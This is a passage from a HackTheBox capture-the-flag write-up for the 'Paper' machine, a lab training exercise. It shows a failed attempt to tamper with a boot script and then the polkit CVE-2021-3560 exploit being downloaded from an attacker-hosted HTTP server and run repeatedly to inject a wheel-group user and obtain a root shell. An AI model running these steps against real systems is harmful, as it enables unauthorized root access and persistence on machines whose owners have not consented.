[dwight@paper etc]$ ls -lah | grep crontab
-rw-r--r--.  1 root  root    541 Nov  8  2019 anacrontab
-rw-r--r--.  1 root  root    451 Jan 12  2021 crontab
```

Let's see when it is running:

```
crontab -l
@reboot /home/dwight/bot_restart.sh >> /home/dwight/hubot/.hubot.log 2>&1
```

Oops, it looks like it runs at restart... Should we give it a try?

Let's `nano` the `bot_restart.sh` script and add the execution of our small `privesc.sh` script:

```
[dwight@paper ~]$ nano bot_restart.sh
---more code above---
    else

        # Restarts bot
        echo "[-] Bot not running! `date`";
        #Killing the old process
        pid=$(ps aux|grep -i 'hubot -a rocketchat'|grep -v grep|cut -d "
" -f6);

        kill -9 $pid;
        cd /home/dwight/hubot;
        bash /home/dwight/hubot/start_bot.sh&

    fi

sudo bash /home/dwight/privesc.sh

done
```

Just like the above, we write it in last line so it will be easy to remove. Now, the moment of truth... let's reboot this machine!

LADIES AND GENTLEMAN, WE HAVE ANOTHER FAILURE

Now, this plan failed miserably. You might ask, why? Well, because I failed to recognise that every time the machine is rebooted it is brought back to its original state, regardless of what has been done to it.

So, the above stubborn idea would work in a normal scenario, but not on HackTheBox. It's a failure YES, but with another lesson learned. Which is uhm... don't rely on scripts that will run at boot when playing HackTheBox? Yeah I guess that's the lesson...

BACK TO THE CVE AND ONTO THE ROOT FLAG

Holy cow... being a script-kiddie is exhausting.

Let's log back in as `dwight` and use the exploit we should have downloaded earlier (<https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation>) and move on.

From our attacker machine, copy the exploit into the server directory and `cd` in there, then type the below to run the server:

```
kali@kali~/Desktop/pythonserver$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

From our victim machine:

```
[dwight@paper tmp]$ wget 10.10.14.17/exploit.sh
--2022-04-28 02:16:48-- http://10.10.14.17/exploit.sh
Connecting to 10.10.14.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250507 (245K) [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh                               100%
[=====>] 244.64K   218KB/s   in 1.1s

2022-04-28 02:16:50 (218 KB/s) - 'exploit.sh' saved [250507/250507]

[dwight@paper tmp]$
```

And **ctrl+C** to close the connection on our attacker machine:

```
kali@kali~/Desktop/pythonserver$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.143 - - [28/Apr/2022 02:16:48] "GET /exploit.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Let's set the **exploit.sh** file to executable and let's us be ROOT:

```
[dwight@paper tmp]$ ./exploit.sh

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
```

```
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is
required
[+] Inserted Username secnigma with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit
again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root
shell!
```

Now, it is highly likely that the script will fail multiple times, this beacause it is dependent on being executed correctly in a 0.08 seconds window (check how it works here if you didn't already: <https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug>)!

ALWAYS CHECK THE EXPLOIT CODE BEFORE RUNNING IT

Run it, then try to log in. If it fails to log with the new user, just try until it works!

```
[dwight@paper tmp]$ su - secnigma
Password:
su: Authentication failure

[dwight@paper tmp]$ ./exploit.sh
[!] Username set as : secnigma
---code cut---
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root
shell!

[dwight@paper tmp]$ su - secnigma
Password:
su: Authentication failure
```

```
[dwight@paper tmp]$ ./exploit.sh
[!] Username set as : secnigma
---code cut---
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root
shell!
[dwight@paper tmp]$ su - secnigma
Password:
su: Authentication failure

[dwight@paper tmp]$ ./exploit.sh
[!] Username set as : secnigma
---code cut---
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root
shell!

[dwight@paper tmp]$ su - secnigma
Password:
[secnigma@paper ~]$ whoami
secnigma
[secnigma@paper ~]$ id
uid=1005(secnigma) gid=1005(secnigma) groups=1005(secnigma),10(wheel)
[secnigma@paper ~]$ groups
secnigma wheel
[secnigma@paper ~]$ sudo bash
[sudo] password for secnigma:
[root@paper secnigma]#
```

NOW, CLEAN YOUR EXPLOITS!!

We have only left `linpeas.sh` and `exploit.sh` in the `/tmp` directory. In my case, the machine was rebooted and I already lost the `linpeas.sh` file, so let's delete the last one.

```
[root@paper ~]# rm /tmp/exploit.sh
rm: remove regular file '/tmp/exploit.sh'? y
[root@paper ~]#
```

THE ROOT FLAG

Now, you can `cat` the root flag. It is pretty obvius where to find it so I am not going to write about it. If you are lost, just check the `/root` directory. That's where you'll find it.

P.S.

My opinion is this: real life hackers will use anything they can find, so EVERYTHING is fair game. Just not now that I am learning. Do you find an exploit already on a machine? USE IT! I would if I knew already what lesson there is to learn, in most cases I do not, sooo....

HAPPY HACKING TO EVERYONE!!

[Paper > BEING STUBBORN BECAUSE I WANT TO](#)
